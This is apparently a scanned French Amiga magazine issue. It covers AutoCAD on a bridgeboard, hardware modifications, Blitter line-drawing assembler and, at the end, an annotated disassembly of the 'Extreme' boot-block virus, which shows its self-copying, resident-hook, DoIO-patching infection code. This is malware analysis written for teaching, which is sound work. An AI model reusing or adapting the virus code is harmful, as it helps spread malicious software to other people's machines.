On ne peut évidemment pas faire de la DAO avec la définition CGA (320x200). Donc, on installe une carte et on se procure le moniteur qui va avec. Pour ma part, j'ai installé une carte **EGAMAX 860**. (c'est une carte EGA avec des modes graphiques plus performants que le standard EGA 640x350 notamment un mode 800x600 avec 16 couleurs pour **AUTOCAD**, celui qui m'intéressait, mais aussi des hautes définitions pour Gem, Windows, Lotus, Framework et Ventura, les drivers sont livrés avec la carte). La définition de 800x600 n'est accessible qu'avec un moniteur multisync. J'ai un **EIZO 8060s** (14 pouces, point de 0.28). Tout cela fonctionne impeccablement et carrément mieux qu'un PC !! Pas difficile diront certains Amigamaniacs. l'AMIGA est relié à deux écrans: sa sortie standard, à son écran standard (1084 par exemple) et du coté PC, par la carte EGAMAX860, au multisync. Si vous m'avez suivi jusque là, vous avez compris que vous voyez d'un coté le Workbench, de l'autre l'écran PC. Il se passe sur l'écran PC, tout ce qui doit se passer sur un PC qui est seul, perdu dans la bana lité sans Amiga.

On a droit des le lancement au test mémoire aux messages d'erreur etc.... Sur l'écran AMIGA (et donc en particulier si vous ne disposez que de l'écran Amiga), vous ne verrez l'écran PC qu'après avoir activé la tache PC du coté Amiga, un écran sera alors ouvert ou vous verrez le même texte que sur le multisync, normal. Jusque la rien de génial, deux moniteurs pour le même affichage c'est beaucoup.

Mais, quand on lance **AUTOCAD** et que l'on rentre dans l'éditeur graphique, l'écran PC bascule alors en mode graphique, tandis que la fenêtre AMIGA ou tourne la tache PC reste en mode texte. Il faut savoir que dans **AUTOCAD** , les demandes de renseignements sur les plans, les blocs ou autres éléments obtiennent leurs réponses par un affichage en mode texte. Donc si l'on veut la liste des plans par exemple, le dessin est effacé, la liste est affichée, en mode texte, 80 col 25 lig. Si on n'avait qu'un PC normal, après consultation de cette liste, le retour à l'écran dessin ferait disparaître ces précieuses informations. Ici, on peut les garder sous les yeux car elles restent toujours présentes dans la fenêtre PC de l'AMIGA. Mieux encore, si elles ne tiennent pas dans la fenêtre, vous pouvez facilement les garder quand même à disposition en "freezant" plusieurs fenêtres sur l'écran AMIGA!. Le PC ne multitache pas, mais il multiaffiche presque.

Tous les autres renseignements utiles que l'on n'a pas facilement à disposition sous MS-DOS quand on est dans l'application **AUTOCAD** elle-même, peuvent être mis en réserve dans une fenêtre sur l'écran de l'AMIGA. Le répertoire dans lequel vous travaillez, par exemple. C'est utile, car, avec les 8 caractères maxi de MS-DOS, au bout d'un moment, les noms de dessins prennent des tournures bizarres.

Cette configuration est comparable aux cartes à double affichage disponibles sur PC mais avec ici l'avantage supplémentaire d'un moniteur texte pouvant afficher plusieurs pages de texte qui se passent devant les unes les autres au gré des clics de l'AMIGAMOUSE. C'est infiniment plus confortable que les configurations équipées d'un seul moniteur dont je dispose au lycée. (Eh oui, je suis prof......)

Un des autres avantages de cette configuration apparait lorsque on lance une sortie table traçante depuis **AUTOCAD:** un bête PC ne peut plus rien faire pendant 20 minutes alors que l'AMIGA reste disponible.

Hélas, il y a toujours un défaut dans tout système. Le seul qui me soit jamais apparu est que **AUTOCAD**, qui reprend à son compte la gestion des périphériques MS-DOS, ne doit pas respecter toutes les règles. JLINK par exemple, un utilitaire fourni avec la carte passerelle qui permet de stocker des fichiers PC sur la partition AMIGA du disque dur, ne fonctionne pas correctement. **AUTOCAD** crée beaucoup de fichiers temporaires pour travailler mais il se mélange les crayons quand il s'agit de les retrouver sur une partition AMIGA. C'est pas un problème, suffit de rester sur la partition PC. Chacun chez soi! Comment cela se passe-t-il avec une partition PC sur un disque SCSI côté AMIGA?

VERSIONS

Après la version 6, vient la version 9 d'**AUTOCAD** (1988). Elle dispose de fonctions plus évoluées, début de 3D, menus "déroulants" (ou presque) etc. Elle ne fonc-



fonctions plus évoluées, début de 3D, menus "déroulants" (ou presque) etc. Elle ne fonctionne qu' avec co - processeur arithmétique. Avec un 8087 sur la carte passerelle, tout marche impeccablement.

Une différence tout de même avec la version 6, le dongle est sur le port parallèle; il est donc obligatoire de disposer d'une sortie parallèle du coté PC. Le mieux est une carte série + parallèle évidemment.

Et après la version 9....voilà la Version 10 (1989). Là, ça se corse un peu car elle est livrée en disquette 1.2 Megs pour AT. En bidouillant, on peut installer sur XT quand même et ça loge convenablement dans les petits 512 Ko de la passerelle 2088.

Donc, ça marche, avec multifenêtres, 3D, isométrique etc....mais ça RAaaaaaame. Les régénérations, sur des dessins un peu compliqués prennent facilement 20sec. (Par exemple la fameuse navette spatiale), mais on peut attendre un peu si on veut bien se souvenir qu'il y à une paire d'années, on aurait passé une semaine pour refaire un calque différent, la on râle parce qu'il faut 20 secondes pour changer complètement un dessin..... J'insiste donc sur le fait que la version 10 pour AT marche convenablement sur une passerelle XT à 4.77.

De toutes façons, arrivé ici, je ferai une remarque, avis personnel, mais AUTOCAD V10, et même déjà V9, dépasse les possibilités honnètes des PC courants, même AT 286. Si l'on veut travailler avec le maximum de confort, c'est à dire aller vite et ne pas être obligé d'attendre la machine, il faut viser encore un cran plus haut que l'AT. Ceci a été bien compris par les gens qui font AUTOCAD, les prochaines versions ne concerneront plus que, au minimum les 386 ou plus.....

Pour ma part, l'amélioration des conditions de travail sur **AUTOCAD** s'est faite avec la carte AT qui a remplacé ma carte XT. Pour la version 10 comme 9, le coprocesseur (ici 80287-10) est obligatoire.
Il m'est impossible de sauvegarder en cours de travail sur un lecteur externe 1.2 megs; j'utilise donc le disque dur pour les sauvegardes temporaires. Encore une fois,(mais c'est une impression personnelle), ceci me semble du au fait que **AUTOCAD** gère les périphériques à sa façon qui n'est peut-être pas celle que MS-DOS a prévu, ni monsieur COMMODORE-AMIGA.

UN COUPLE DE SOURIS.

Les drivers permettant d'utiliser la souris AMIGA dans les applications PC existaient déjà pour la carte 2088 mais je ne les ai utilisés qu'avec l'installation de la carte AT. La souris AMIGA gère très bien les programmes coté PC, même **AUTOCAD** ce qui m'a surpris; il suffit de lui dire qu'il dispose d'une souris MicroSoft et c'est bon.

J'utilise cependant une souris **GENIUS** à 3 boutons rattachée au port com4 de ma carte d'extension série/parallèle. Le 3ème bouton est fort utile dans **AUTOCAD** (il appelle directement les modes d'accrochage aux objets, en config standard)

Voila, j'étais parti pour quelques lignes, je m'arrête donc. Sachez donc qu'avec quelques amenagements on peut très bien travailler avec **AUTOCAD** sur la passerelle.

Eureka...

Modif sur lecteur Cumana pour Carte XT

Un article de Jeremy Hall dans le numéro de Mai-Juin de l'ICPUG (Independent Commodore Product Users Group en Grande Bretagne) explique **comment modifier un lecteur externe CAX354 de Cumana** pour utilisation comme lecteur Amiga (df2:) et **lecteur pour la carte passerelle (B:).**

Certains lecteurs Cumana fonctionnent sans modification, mais d'autres, et surtout les premiers à sortir, ne répondent pas aux signaux de la passerelle.

Mr Hall a reçu les instructions suivantes de chez Cumana:

- Enlever le couvercle du boîtier (deux vis);
- Déconnecter la petite carte à circuit imprimé (PCB) du lecteur;
- Enlever les vis qui fixent le connecteur d'extension (thru port) à l'arrière du boîtier;
- Ceci permet d'enlever le câble, connecteur d'extension et carte en une seule unité pour faciliter le travail sur la carte;
- Repérez le circuit intégré 74LS175 sur la carte et souder un 470 pF "capacitor polystyrène" (en anglais dans le texte) (10 volt sont suffisants) entre les broches 8 et 9. Il est plus facile à faire ceci sur le dessous de la carte;
- Réassembler le tout.

Selon Mr Hall il est nécessaire, pour que le drive se configure en double face pour la carte passerelle, d'ajouter la ligne suivante à votre fichier CONFIG.SYS:

drivparm=/d:01 /f:2 /s:9 /t:80

Autobooter votre PC depuis DF0:

Si vous n'avez pas de lecteur externe compatible avec la carte XT vous pouvez aussi profiter de la ruse suivante, également décrite par Jeremy Hall:

Le manuel de la carte XT explique comment créer un pseudo PC disque dur sur un disque dur Amiga qui servira à faire autobooter le système XT. Il est parfaitement possible de faire la même chose avec un lecteur floppy Amiga (interne our externe). Il suffit de substituer df0: (ou df1: etc) pour dh0: et de suivre les instructions dans le manuel. Notez toutefois les points suivants:

Utilisez une disquette fraichement formatée et lancer ***MakeAB*** avec ces paramètres:

makeab df2:PseudoC
Number of heads :1
Number of sector/track :9
Number of cylinders :183

Renommez la disquette *ABPC* (pour AutoBoot PC) et puis créez un fichier **SYS:PC/System/Aboot.ctrl** sur le boot disk normal de l'Amiga. Ce fichier doit contenir la seule ligne:

ABPC:FakeC

L'utilisation du nom de volume permet d'inserer la disquette autoboot dans n'importe quel lecteur.

Il suffit maintenant de lancer FDISK et FORMAT coté PC (voir manuel). Cette méthode permet la création, par exemple, d'une disquette autoboot PC qui contient la plupart du système MSDOS et JANUS et en plus DBASE III+, laissant ainsi libre le lecteur interne 5" pour le développement de soft SBase.

Dernier mot sur les lecteurs: oui, il est possible de remplacer le lecteur interne 5"25 par un lecteur 3".5. Les câbles data sont identiques, mais il faut acheter un petit adaptateur (facile à trouver) pour le câble d'alimentation.



Lecteur externe 3"5 Cumana

MONTAGE

ROM v1.2 ou ROM v1.3 - à vous la choix

Serge Lempereur
Fabrice Boussard

A) Principe :

Cette réalisation permet de pouvoir connecter simultanement deux ROM dans votre AMIGA, c'est à dire de pouvoir bénéficier du système d'exploitation V1.2 ou V1.3 en les commutant par l'intermédiaire d'un interrupteur.

Ceux qui ont possédés une ROM V1.2 et qui sont passés sur une version 1.3 ont pu remarquer que certains programmes ne fonctionnaient plus avec cette nouvelle version (très peu de programmes heureusement).

B) Réalisation:


Cette réalisation est des plus simples. Il suffit de relier toutes les lignes de dénomination identique. On branchera alors l'interrupteur sur la sélection des ROM (borne /OE) pour sélectionner soit la ROM V1.2 soit la ROM V1.3.

Il existe quand même un petit inconvénient à ce montage, quoique minime et qui ne peut pas empècher le fonctionnement du système. Lorsque l'ordinateur vient accèder aux routines contenues dans la ROM, l'AMIGA envoie sur le bus d'adresse un pseudo long-mot de 18 Bits,les 2 ROM qui sont toujours sélectionnées (car la ligne de sélection est toujours active /CS = 0) vont chercher le mot voulut et le mettent dans des mémoires internes. Au bout d'un certain temps (qui correspond au temps d'accès de la ROM) l'AMIGA ordonne la mise sur le bus de données du mot contenu dans les buffers internes de la ROM en activant la ligne de sélection /ROMEN.

En clair cela veut dire que les 2 ROMS fonctionneront tout le temps mais il n'y aura qu'une seule ROM qui enverra le mot sur le bus de données (heureusement dira t'on sinon bonjours les conflits de bus.)

Pour palier à cet inconvénient on branchera l'interrupteur sur les sélections des ROMS (/CS) pour activer soit l'une soit l'autre. Il est nécessaire d'ajouter une résistance "de rappel au niveau haut" sur chaque ROM pour fixer l'état de la ligne /CS qui ne sera pas mis à la masse par l'inverseur.

C) schéma électrique:




D) Pratique:


Il sera nécessaire de réaliser un circuit imprimé ou l'on soudera les 2 supports de circuit intégré 40 broches pour les 2 ROMS, on utilisera également des rangées de picots qui feront office de support de circuit intégré et qui permettront d'enficher la plaque sur la platine de l'AMIGA.

E) Matériel nécessaire:

- 2 supports de circuit intégré 40 Broches (de préférence en tulipe mais des support de CI normaux feront parfaitement l'affaire).
- 2 rangées de 20 picots pour faire la liaison entre la plaquette et la platine de l'Amiga.
- 1 inverseur bipolaire 1 RT (1 circuit).

F) Circuit Imprime:







Revue Technique Amiga

RapidO Assembleur

Tracé de droites au Blitter



- Allez, Blitter, fais moi encore un millier de droites et tu auras droit à une petite ligne de code -

Comme promis, voici une routine de tracé de droites qui utilise le Blitter pour un maximum de rapidité. Pour utiliser cette routine, il vous suffit de reprendre le programme du mois dernier et de rajouter les ingrédients répartis dans cette page.

Le but de ce programme n'est pas d'expliquer comment fonctionne le Blitter mais de vous fournir un exemple directement utilisable aussi je n'expliquerai pas la signification des octants et leur utilisation. Si vous désirez plus de détails reportez vous au HardWare manuel ou à la **Bible de L'Amiga** de Micro Application. Ce programme peut être adapté aux différents modes et résolutions de l'Amiga sans grande difficulté.

La prochaine étape consistera à remplir des surfaces; nous commencerons par des rectangles. Je vous laisse digérer les lignes droites.

Roméo

Registres supplémentaires à ajouter au programme du mois dernier pour pouvoir utiliser le Blitter.

```
BLTCON0EQU$040; controle blitter 0
BLTCON1EQU$042; controle blitter 1
BLTCPTHEQU$048; ptr source c
BLTCPTLEQU$04A
BLTBPTHEQU$04C; ptr source b
BLTBPTLEQU$04E
BLTAPTHEQU$050; ptr source a
BLTAPTLEQU$052
BLTDPTHEQU$054; ptr donnees cible d
BLTDPTLEQU$056
BLTCMODEQU$060; modulo source c
BLTBMODEQU$062; modulo source b
BLTAMODEQU$064; modulo source a
BLTDMODEQU$066; modulo cible d
BLTSIZEEQU$058; hauteur et largeur fenetre blitter
BLTCDATEQU$070; reg donnees source c
BLTBDATEQU$072; reg donnees source b
BLTADATEQU$074; reg donnees source a
BLTAFWMEQU$044; masque 1 er mot de donnees source a
BLTALWMEQU$046; masque 1 er mot de donnees source b
```

Nouveau listing de la fonction appelée.

```
MaFonction:
; trace de ligne
    movem.l Context,-(sp)
; determination des valeurs de depart

    move.w   #$0303,d7        ; modele de depart

loop:
    move.l   Plane,a0
; parametre constant pour drawline

    rol.w    #2,d7            ; decalage du modele
    move.w   #P_NUMBER-1,d0

couleur:
    move.w   d0,-(sp)
    clr.w    d6               ; effacer var de boucle

bouclex:
    clr.w    d1               ; y1 = 0
    move.w   #255,d3          ; y2 = 255
    move.w   d6,d0            ; x1 = var de boucle
    move.w   #639,d2
    sub.w    d6,d2            ; x2 = 639 - var de boucle

    bsr      drawline

    addq.w   #4,d6            ; incrementer var de boucle
    cmp.w    #639,d6          ; >= 639
    ble.s    bouclex

    clr.w    d6

boucley:
    move.w   #639,d0          ; x1 = 639
    clr.w    d2               ; x2 = 0
    move.w   d6,d1            ; y1 = var de boucle
    move.w   #255,d3
    sub.w    d6,d3            ; y2 = 255 - var de boucle

    bsr      drawline

    addq.w   #2,d6
    cmp.w    #255,d6          ; > 255
    ble.s    boucley

; attendre que le BLITTER ai terminé ses opérations
wait:
    btst     #14,DMACONR(a5)
    bne      wait

; deuxieme plan
    adda.l   #P_SIZE,a0       ; passer au plan suivant
    move.w   (sp)+,d0
; recuperer nombre de plans restants
    dbra     d0,couleur       ; si > 0 boucler

souris:
    btst     #6,CIAAPRA       ; test souris
    bne      loop             ; tant que pas de clic boucler

    movem.l  (sp)+,Context    ; restituer les registres
    rts


; drawline dessine une droite avec le blitter
; liste des parametres
; d0 = x1 x premier pt
; d1 = y1 y premier pt
; d2 = x2 x dernier pt
; d3 = y2 y dernier pt
; a0 ptr premier mot du bitplane
; a1 ptr table d'octants
; d4 a d5 utilises par le traitement
; d7 modele de droite (masque)

drawline:

; calcul de l'adresse de depart de la droite

    move.l   #P_WIDTH,d4
; largeur du registre de travail
    mulu.w   d1,d4            ; y1 * nb d'octets par ligne
    move.w   #$fff0,d5
    and.w    d0,d5
; masquer les 4 bits inferieurs de x1
```



```
    lsr.w     #3,d5             ; diviser le reste par 8
    add.w     d5,d4             ; y1 * nb oct par lignes + x1/8
    add.l     a0,d4             ; + adr de depart du bitplane

; d4 contient l'adr de depart de la droite
; calcul de l'octant et des deltas

    clr.l     d5
    sub.w     d1,d3             ; y2-y1 deltay dans d3
    roxl.b    #1,d5             ; signe de deltay dans d5
    tst.w     d3                ; flag N restaure
    bge.s     y2supy1           ; si deltay >0 goto
    neg.w     d3
y2supy1:
    sub.w     d0,d2             ; x2-x1 deltax dans d2
    roxl.b    #1,d5             ; signe de deltax dans d5
    tst.w     d2                ; flag N restaure
    bge.s     x2supx1           ; si deltax goto
    neg.w     d2
x2supx1:
    move.w    d3,d1             ; deltay dans d1
    sub.w     d2,d1             ; deltay - deltax
    bge.s     dysupdx           ; si deltax > deltay goto
    exg       d2,d3             ; delta < dans d2
dysupdx:
    roxl.b    #1,d5
; d5 resultat des 3 operations

    move.l                      #TableOctants,a1
    move.b    (a1,d5),d5
; prise en compte de l'octant correspondant
    add.w     d2,d2             ; petit delta * 2

; tester si le blitter a termine la derniere operation

WBlit:
    btst      #14,DMACONR(a5); test du bit busy
    bne.s     WBlit

    move.w  d2,BLTBMOD(a5); 2 * Pdelta dans bltbmod
    sub.w     d3,d2             ; 2 * Pdelta - Gdelta
    bge.s     signnl
; si 2 * Pdelta > Gdelta goto
    or.b      #$40,d5
; initialisation de SignFlag
signnl:
    move.w  d2,BLTAPTL(a5)
; 2 * Pdelta - Gdelta dans bltaptl
    sub.w     d3,d2
; 2 * ( pdelta - Gdelta )
    move.w  d2,BLTAMOD(a5)

; initialisation des registres

    move.w  #$8000,BLTADAT(a5)
    move.w  d7,BLTBDAT(a5)
    move.w  #$ffff,BLTAFWM(a5)
    and.w     #$000f,d0
    ror.w     #4,d0
    or.w      #$0bca,d0
    move.w  d0,BLTCON0(a5)
    move.w  d5,BLTCON1(a5)
    move.l    d4,BLTCPTH(a5); adr de depart de la droitr
    move.l    d4,BLTDPTH(a5)
    move.w  #P_WIDTH,BLTCMOD(a5)
; largeur du bitplane
    move.w  #P_WIDTH,BLTDMOD(a5)


; initialisation de bltsize et demarage du blitter

    lsl.w     #6,d3             ; longeur * 64
    addq.w    #2,d3             ; plus width = 2
    move.w  d3,BLTSIZE(a5)

    rts
```

Table d'octants a rajouter à la liste des variables du programme.

```
TableOctants:                   ; octant
    dc.b      0<<2!1            ;  6
    dc.b      4<<2!1            ;  7
    dc.b      2<<2!1            ;  5
    dc.b      5<<2!1            ;  4
    dc.b      1<<2!1            ;  1
    dc.b      6<<2!1            ;  0
    dc.b      3<<2!1            ;  2
    dc.b      7<<2!1            ;  3
```



DISSECTION DU VIRUS EXTREME

Dans la série EVACUEZ LE LABO !!, Xavier s'attaque à une nouvelle infection virale. Avouera-t-il son amour à Pamela, la troublante infirmière du bloc No 40 ???

Comme on me réclame à corps et à cris un désassemblage (je me fais plaisir également) en voici un qui provient d'un nouveau microbe : L'Extreme. Le code de celui-ci n'est pas trop dur ni trop facile à comprendre et surtout assez court.($2e7). C'est en désassemblant les virus que j'ai pour ma part réalisé mes premiers pas en assembleur et je vous invite à prendre ce chemin si vous vous estimez débutant en la matière...

L'Extreme est "compatible" Rom V1.2,1.3 et sans doute avec la version 1.4. Quelques explications suplémentaires sur le code:

L'Extreme est un des seuls Virus à utiliser la pile pour toutes une série d'opérations.En effet la manipulation de la pile est très courte en temps machine et permet des gains d'octets qui finissent par devenir appréciables.(D'ailleurs c'est dans la pile superviseur que le Virus se niche).

Pour par exemple réaliser un saut inconditionnel (JMP) il pratique de la manière suivante:

```
pea  AdresseDuSaut(pc)  ;empile l'adresse
rts                     ;au rts l'Amiga prendra
                        l'adresse de retour sur la
                        pile l'adresse qui est
                        précisemment : Adresse
                        DuSaut...
```

En fait et pour bien comprendre cela équivaut à l'instruction assembleur:

```
jmp   AdresseDuSaut
```

et l'instruction pea est similaire à:

```
lea       AdresseDuSaut(pc),a0
move.l    a0,-(a7)          ;on empile
```

(Le S(Atchoum)T par exemple utilise énormément l'instruction TRAP et PEA mais su Amiga ce n'est pas très courant)

Une petite explication au niveau de l'instruction SetFunction. (utilisée également par le virus link IRQ Team pour modifier OldOpenLibrary()) Elle sert donc à modifier le vecteur qui réalise le branchement d'une fonction de library.Ici c'est Dolo voici comment on le détermine:

$ffff-$fe38 =$01c7 +1 (car négatif complément à 1) = -454 -2 = -456 (-2 car c'est un Word = 2 Bytes occupé par le code de l'instruction JMP ,la table étant constituée de code JMP et de vecteurs)

L'instruction SetFunction ,et ceci est très important, réalise un CheckSum de la library.(c'est à dire une somme dse ctrl) sans quoi l'ordinateur risque de "planter".Setfunction réalise en effet ceci:

```
move.l    $4.w,a6
move.l    NouveauVecteurDolo,-454(a6)
```

mais en plus éffectue la somme de Ctrl...

L'auteur du Virus laisse son numéro de tél.!! A supposer bien entendu que c'est le sien il court là un grand danger ,je vous rappelle en effet que c'est dans une situation identique que se trouve l'auteur présumé d'un virus assez connu : le DASA (Byte Warrior) jugé en Allemagne pour la conception de ce microbe...

Merci encore à tous ceux qui m'envoient des virus. Tout courrier à ce sujet est bien entendu attendu et vous pouvez m'écrire à l'adresse suivante :

Xavier Leclercq
Vieux Chemin D'Ath n°127502 Warchin Belgium

```
050000  dc.w    $444f                   ; "Dos",0
050002  subq.b  #1,D0                   ; CheckSum dc.l $f602ff02
050004  linef   $f602
050006  linef   $ff0c
050008  ori.b   #$370,D0                ; root dc.l $370 = 880 =block racine
05000c  jsr     36(PC)(=$50032)         ; Init Virus
050010  jsr     -96(A6)                 ; Findresident
050014  tst.l   D0                      ; erreur?
050016  beq.s   $050022                 ; Oui
050018  move.l  D0,A0                   ; pointeur
05001a  move.l  22(A0),A0               ; sur la suite en a0
05001e  moveq   #$00,D0                 ; pas d'erreur
050020  rts                             ; retour
050022  moveq   #$ff,D0                 ; erreur flag fixé à 255
050024  bra.s   $050020                 ; fin (ne boot pas)
050026  dc.b    "dos.library",0
050032  movem.lA6-A0/D7-D0,-(A7) ; sauve registres sur la pile
050036  jsr     -120(A6)                ; interdiction des interruptions
05003a  lea     -60(PC)(=$50000),A0; début du code du Virus
05003e  move.l  58(A6),A1               ; Systklower limite inférieure
050042  adda.w  #$1000,A1               ; de la pile superviseur +$1000
050046  pea     86(A1)                  ; pointe sur $50056
05004a  move.w  #$02e7,D0               ; taille du Virus
05004e  move.b  (A0)+,(A1)+             ; copie Virus dans la pile superviseur
050050  dbf     D0,$05004e              ; tant qu'il y a des bytes à copier
050054  rts                             ; retour donc saut en $50056
050056  lea     948(PC)(=$5040c),A0; compteur_1
05005a  move.w  #$0003,(A0)             ; compteur_1 = 3
05005e  bsr.s   $05006a                 ; initialisation de la table résidente
050060  movem.l(A7)+,A6-A0/D7-D0; rend valeurs registres initiaux
050064  lea     -64(PC)(=$50026),A1; "dos.library" en a1 pour
050068  rts                             ; la fonction findresident et retour
05006a  move.l  550(A6),D0              ; pointeur KickTagPtr Vide ?
05006e  beq.s   $050074                 ; oui on s'installe pour la 1er fois
050070  bset    #31,D0                  ; non alors on "cohabite" en fixant le
050074  lea     920(PC)(=$5040e),A0; bit 31 puis on fait pointer
050078  lea     8(A0),A1                ; TailPred sur ln_Head
05007c  move.l  A1,(A0)
05007e  move.l  D0,4(A0)                ; Sauve Nouvelle valeur pour le noeud
050082  move.l  A0,550(A6)              ; Nouvelle adresse pour table résidente
050086  move.w  #$4afc,(A1)             ; MatchWord (reconnaissance de la str.)
05008a  move.l  A1,2(A1)                ; MatchTag (pointeur sur sa propre table)
05008e  pea     928(PC)(=$50430)        ; sur pile puis dépile (a7)+
050092  move.l  (A7)+,6(A1)             ; endskip = pointeur sur fin de la table
050096  move.l  #$012109ff,10(A1)       ; Flags=1;version=$21;type=9 (?)
05009e  pea     463(PC)(=$5026f)        ; priorité=$ff
0500a2  move.l  (A7)+,14(A1)            ; met le nom "extreme virus..." en rt_name
0500a6  clr.l   18(A1)                  ; pas d'informations supplémentaires (clr)
0500aa  pea     14(PC)(=$500ba)         ; place sur la pile puis dépile (a7)+
0500ae  move.l  (A7)+,22(A1)            ; pour placer en rt_int l'adresse à
                                        ;laquelle l'Amiga sautera à chaque reset
0500b2  jsr     -612(A6)                ; calcule KickCheckSum()
0500b6  move.l  D0,554(A6)              ; et sauve résultat
0500ba  jsr     -120(A6)                ; interdit interruptions (déjà fait!)
0500be  move.l  A2,-(A7)                ; sauve registre de données A2 sur pile
0500c0  lea     830(PC)(=$50400),A2; nouvelle valeur
0500c4  move.l  144(A6),A0              ; Srtucture intvector raster en a0
0500c8  move.l  (A0),A0                 ; pointeur 1er noeud
0500ca  move.l  18(A0),(A2)+            ; Void Code sauvé (point d'entrée de
0500ce  pea     48(PC)(=$50100)         ; l'ancienne routine raster interrupt)
0500d2  move.l  (A7)+,18(A0)            ; nouvelle adresse interr. ($50100)
0500d6  pea     62(PC)(=$50116)         ; met sur pile
0500da  move.l  (A7)+,D0                ; dépile nouvelle adresse fonction DoIo
0500dc  move.w  #$fe38,A0               ; Offset pour -456(a6)
0500e0  move.l  A6,A1                   ; library exec
0500e2  jsr     -420(A6)                ; setfunction (modifie vecteur DoIo)
0500e6  move.l  D0,(A2)+                ; sauve ancien vecteur en
$404(DébutVirus)
0500e8  move.l  #$00000400,D0           ; 1024 octets = taille de la zone
0500ee  move.l  #$00010002,D1           ; MemClear+MemChip = modalités
0500f4  jsr     -198(A6)                ; reserve 1024 octets
0500f8  move.l  D0,(A2)+                ; Pointeur Mem. réservée en $408
                                        (DebutVirus)
0500fa  move.l  (A7)+,A2                ; restaure ancienne valeur A2
0500fc  jmp     -126(A6)                ; Autorise interruptions et jmp donc rts

;Nouvelle routine Raster
050100  move.l  A6,-(A7)                ; sauve a6
050102  move.l  $0004,A6                ; exbase en a6
050106  pea     774(PC)(=$5040e)        ; lors de l'interrupt. restaure
05010a  move.l  (A7)+,550(A6)           ; la table résidente
05010e  move.l  (A7)+,A6                ; restaure a6 donc 50 fois par seconde...
050110  move.l  750(PC)(=$50400),-(A7)
050114  rts

;Nouvelle routine DoIo
050116  tst.l   44(A1)                  ; test offset piste si=0 alors on lit la 1er
05011a  bne.l   $0501aa                 ; non alors aucune disquette n'a été
intoduite
05011e  cmpi.b  #$03,29(A1)             ; écriture du boot?
050124  beq.s   $050156                 ; oui
050126  cmpi.b  #$02,29(A1)             ; lecture du boot?
05012c  bne.s   $0501aa                 ; non
05012e  move.l  24(A1),A0               ; test unité
```





```
050138  bne.l   $0501aa                 ; non on sort
05013c  bsr.l   $0501aa                 ; on place ancienne valeur DoIo sur pile
050140  lea     714(PC)(=$5040c),A0; Compteur_1
050144  subq.w  #1,(A0)                 ; Compteur_1 = Compteur_1 moins 1
050146  beq.l   $0501b0                 ; Si déjà 3 appels alors on devient méchant
05014a  move.l  40(A1),A0               ; sinon regarde si on s'amuse avec son
05014e  move.l  (A0),D0                 ; propre code
050150  cmp.l   -338(PC)(=$50000),D0; pour dans ce cas sortir
050154  bne.s   $0501a8
050156  movem.lA3-A1/D1,-(A7)
05015a  move.b  #$03,29(A1)             ; On écrit
050160  move.l  #$00000400,36(A1) ; 1024 octets
050168  move.l  670(PC)(=$50408),A2; à partir du prt MEM réservé
05016c  move.l  A2,A3                   ; voir plus haut
05016e  move.l  A2,40(A1)               ; Adresse des données disk
050172  lea     -372(PC)(=$50000),A0
050176  addq.l  #1,740(A0)              ; compteur de reproduction + 1
05017a  move.w  #$02e7,D0               ; taille du virus
05017e  move.b  (A0)+,(A2)+             ; on se recopie dans le buffer
050180  dbf     D0,$05017e
050184  move.w  #$00ff,D0               ;
050188  moveq   #$00,D1                 ;
05018a  move.l  A3,A0                   ;
05018c  lea     4(A0),A2                ;
050190  clr.l   (A2)                    ;
050192  add.l   (A0)+,D1                ; CheckSum bootblock (inverse de la
somme)
050194  bcc.s   $050198                 ; /
050196  addq.l  #1,D1                   ; /
050198  dbf     D0,$050192              ; /
05019c  not.l   D1                      ;/
05019e  move.l  D1,(A2)                 ;/
0501a0  bsr.l   $0501aa                 ; On place l'adresse de retour ancien
DOiO
0501a4  movem.l(A7)+,A3-A1/D1
0501a8  rts                             ;retour donc saut à Old DoIo
0501aa  move.l  600(PC)(=$50404),-(A7);Place Old DoiO sur pile
0501ae  rts
;C'est ici que le virus devient méchant
0501b0  move.w  #$0003,(A0)             ; d'abord il réinitialise son compteur_1
0501b4  move.l  $0004,A6
0501b8  jsr     -120(A6)                ; Interdit interruptions
